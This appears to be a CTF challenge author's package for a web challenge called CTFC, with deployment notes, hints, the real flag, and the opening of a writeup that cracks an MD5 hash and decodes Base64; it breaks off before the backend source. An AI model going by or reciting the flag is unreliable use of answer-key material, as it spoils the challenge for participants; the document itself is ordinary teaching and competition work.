
Setup Instructions (For the deployment team)

- I have provided a docker file in **server.zip** , you can run this challenge by building and running it
- If you need to change the flag, then you can do it by changing the `CHALL_FLAG` environment variable in docker file
- That's all about deployment part.
- Challenge Info
  - **CHALLENGE NAME:** CTFC
  - **CATEGORY:** Web Exploitation
  - **DIFFICULTY:** EASY
  - **DESCRIPTION:** I'm excited to share my minimal CTF platform with you all, take a look! btw it's ImPAWSIBLE to solve all challenges
  - **HINTS:**
    - 1. My cat recently attended an interview, this is one of the questions asked there, qn: Find the value of `x` , `meow_1` , `meow_2` , `meow_x` , `meow_4`
    - 2. I have received many positive comments about my challenge verification process; everyone agrees it's Purr-fect!
  - **FLAG:** `1337UP{h0w_1s_7h4t_PAWSIBLE_Im_n07_rel345Ed_y3t}`
  - Note: Please provide the **client.zip** to the participants as a downloadable file

---

Writeup


Home page




Unleash Your Inner Hacker; Join the Ultimate Cybersecurity Challenge

Welcome to the ultimate cybersecurity challenge - the Capture the Flag (CTF) event! This exciting competition brings together participants from all over the world to put their hacking skills to the test.

- This is the home page of the challenge, users can login/register here
- First let's create an account



- So let me press the register button



Unleash Your Inner Hacker; Join the Ultimate Cybersecurity Challenge

Welcome to the ultimate cybersecurity challenge - the Capture the Flag (CTF) event! This exciting competition brings together participants from all over the world to put their hacking skills to the test.

Login →

Register

Your Username: ex: cryptoCat


Your password: ········

Register

Already have an account? Login

- Here we can create an account using an username & password

CTFC Dashboard



Welcome to the CTF @jopraveen

hash

Crack It

My friend sent me this random string `cc4d73605e19217bf2269a08d22d8ae2` can you identify what it is? , flag format: CTFC{<password>}

Jopraveen

View

crypto

MeoW sixty IV


hello everyoneeeeeeeeee Q1RGQ3tuMHdfZzBfNF90aDNfcjM0TF9mbDRHfQ==, oops sorry my cat ran into my keyboard, and typed these random characters

Jopraveen

View

- After creating account we are inside the CTFC platform, we have two challenges there

Challenge 1


Crack It

My friend sent me this random string `cc4d73605e19217bf2269a08d22d8ae2` can you identify what it is? , flag format: CTFC{<password>}


Enter the flag

CTFC{meow_flag_here}

My friend sent me this random string `cc4d73605e19217bf226 can you identify what it is? , flag format: CTFC{<password>}

Q1RGQ3tuMHdfZzBfNF90aDNfcjM0TF9mbDRHfQ==, oops sorry my cat ran into my keyboard, and typed these random characters

- Looks like we need to crack the hash `cc4d73605e19217bf2269a08d22d8ae2` and submit the password as the flag


Enter up to 20 non-salted hashes, one per line:

```
cc4d73605e19217bf2269a08d22d8ae2
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
cc4d73605e19217bf2269a08d22d8ae2	md5	cryptocat

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

- After cracking the hash, we got the password `cryptocat`, so let's submit the flag now, `CTFC{cryptocat}`


Box :: M

localhost says

correct flag!

Crack It


My friend sent me this random string `cc4d73605e19217bf2269a08d22d8ae2` can you identify what it is? , flag format: CTFC{<password>}

Enter the flag

CTFC{cryptocat}

- Cool it's correct, now let's see the second challenge

Challenge 2



MeoW sixty IV

hello everyoneeeeeeeee Q1RGQ3tuMHdfZzBfNF90aDNfcjM0TF9mbDRHfQ==, oops sorry my cat ran into my keyboard, and typed these random characters

Enter the flag

CTFC{meow_flag_here}

- It looks like **Base64 string**, decoding that gives -> `CTFC{n0w_g0_4_th3_r34L_fl4G}`
- Now let's try to submit a wrong flag here


localhost says

wrong flag!

MeoW sixty IV

hello everyoneeeeeeeeee Q1RGQ3tuMHdfZzBfNF90aDNfcjM0TF9mbDRHfQ==, oops sorry my cat ran into my keyboard, and typed these random characters


Enter the flag

CTFC{fake}

- It says wrong flag!, we need to check how it works in the backend, so let's see the provided source code

Source code

